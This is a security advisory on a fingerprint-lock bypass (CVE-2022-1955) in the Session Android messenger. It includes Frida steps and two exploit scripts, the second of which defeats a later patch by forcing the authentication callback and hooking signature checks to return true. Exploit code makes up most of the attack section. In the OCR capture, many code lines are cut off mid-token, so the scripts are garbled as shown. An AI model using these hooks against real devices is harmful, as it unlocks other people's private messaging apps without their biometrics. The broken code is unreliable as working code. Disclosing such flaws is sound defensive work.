Session 1.13.0 - Improper Access Control (Fingerprint)

Summary

Affected versions	Version 1.13.0
State	Public
Release date	2022-06-28

Vulnerability

Kind	Improper Access Control - Fingerprint
Rule	115. Security controls bypass or absence
Remote	No
CVSSv3 Vector	CVSS:3.1/AV:P/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H
CVSSv3 Base Score	6.3
Exploit available	Yes
CVE ID(s)	CVE-2022-1955


In android application fingerprint implementations, the **onAuthenticationSucceded** method is triggered when the system successfully authenticates a user. Most biometric authentication implementations rely on this method being called, without worrying about the CryptoObject. The application logic responsible for unlocking the application is usually included in this callback method. This approach is trivially exploited by connecting to the application process and calling the **AuthenticationSucceded** method directly, as a result, the application can be unlocked without providing valid biometric data. (In short, fingerprint validation depends on an event and not on an actual security validation.)

Another common case, occurs when some developers use CryptoObject but do not encrypt/decrypt data that is crucial for the application to function

properly. Therefore, we could skip the authentication step altogether and proceed to use the application.

Proof of Concept

Attached below is a proof-of-concept video showing the exploitation of the vulnerability:



Steps to reproduce

1. Install and configure frida as indicated in the following link.

2. Now just run this command to hook into the fingerprint listener, so that you can dynamically rewrite its implementation to bypass the application's protection.

```
frida -U 'Session' -l exploit.js --no-pause
```

3. Now on your device press the 'recent' button, commonly represented by a square. This button opens the recent apps view so that you can switch

from one open app to another.

4. Log back into Session.

5. As you had left the exploit running with frida, you will notice that in less than a second you will enter the application, without even having set a valid fingerprint.

Exploit

```
// exploit.js
const getAuthResult = (AuthenticationResult, crypto) => AuthenticationR
    crypto, null, 0
);

const exploit = () => {
```



```
    const CryptoObject = Java.use(
        'android.hardware.fingerprint.FingerprintManager$CryptoObject'
    );

    console.log("Hooking FingerprintManagerCompat.authenticate()...");
    const fingerprintManager_authenticate = FingerprintManager['authent
        'android.hardware.fingerprint.FingerprintManager$CryptoObject',
        'android.os.CancellationSignal',
        'int',
        'android.hardware.fingerprint.FingerprintManager$Authentication
        'android.os.Handler'
    );

    fingerprintManager_authenticate.implementation = (
        crypto, cancel, flags, callback, handler) => {
        console.log("Bypass Lock Screen - Fingerprint");
```

```
        // We send a null cryptoObject to the listener of the fingerpri
        var crypto = CryptoObject.$new(null);
        var authenticationResult = getAuthResult(AuthenticationResult,
        callback.onAuthenticationSucceeded(authenticationResult);
        return this.authenticate(crypto, cancel, flags, callback, handl
    }
}

Java.perform(() => exploit());
```

Mitigation

Bypass of the patch implemented at Session 1.13.4


```
);

const exploit = () => {
    console.log("[+] Hooking PassphrasePromptActivity - Method resumeSc
    const KeyPairGenerator = Java.use(
        'java.security.KeyPairGenerator'
    );
    const Signature = Java.use(
        'java.security.Signature'
    );
    const BiometricSecretProvider = Java.use(
        'org.thoughtcrime.securesms.crypto.BiometricSecretProvider'
    );
    const AuthenticationResult = Java.use(
        'android.hardware.fingerprint.FingerprintManager$Authentication
```

```
);
const FingerprintManager  = Java.use(
    'android.hardware.fingerprint.FingerprintManager'
);
const CryptoObject = Java.use(
    'android.hardware.fingerprint.FingerprintManager$CryptoObject'
);

console.log("Hooking FingerprintManagerCompat.authenticate()...");
const fingerprintManager_authenticate = FingerprintManager['authent
    'android.hardware.fingerprint.FingerprintManager$CryptoObject',
    'android.os.CancellationSignal',
    'int',
    'android.hardware.fingerprint.FingerprintManager$Authentication
    'android.os.Handler'
);

fingerprintManager_authenticate.implementation = (
```



```
    var signature = Signature.getInstance("MD5withRSA");
    signature.initSign(signatureKey.getPrivate());
    var crypto = CryptoObject.$new(signature);

    // Create a valid authenticationResult
    var authenticationResult = getAuthResult(AuthenticationResult,

    // Bypass Validations
    BiometricSecretProvider.verifySignature.implementation = (data,
        return true;
    }

    // Success
    callback.onAuthenticationSucceeded(authenticationResult);
    return this.authenticate(crypto, cancel, flags, callback, handl
```

```
    }
}

Java.perform(() => exploit());
```

The reason the bypass succeeded is because the **onAuthenticationSucceeded** method still depends on a boolean.

If the cryptographic verification works fine, it returns true. However, the correct thing to do would be for it to retrieve the encryption object from the parameter and USE this encryption object to decrypt some other crucial data, such as the session key (by **"session key"** I don't mean the session application's private key. I simply mean a unique identifier of the user's session) or a secondary symmetric key that will be used to decrypt the application data.

proceed to use the application.

Currently, in version 1.13.6 the Session team has not implemented a second patch to prevent the second exploit.

System Information

- Package Name: network.loki.messenger
- Application Label: Session
- Mobile app version: 1.13.0
- OS: Android 8.0 (API 26)

Credits

The vulnerability was discovered by Carlos Bello from the Offensive Team of `Fluid Attacks.`


References

Vendor page: https://github.com/oxen-io/session-android

MR page: https://github.com/oxen-io/session-android/pull/897

Timeline

2022-05-26
Vulnerability discovered.



Services

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

FAQ

Documentation

Contact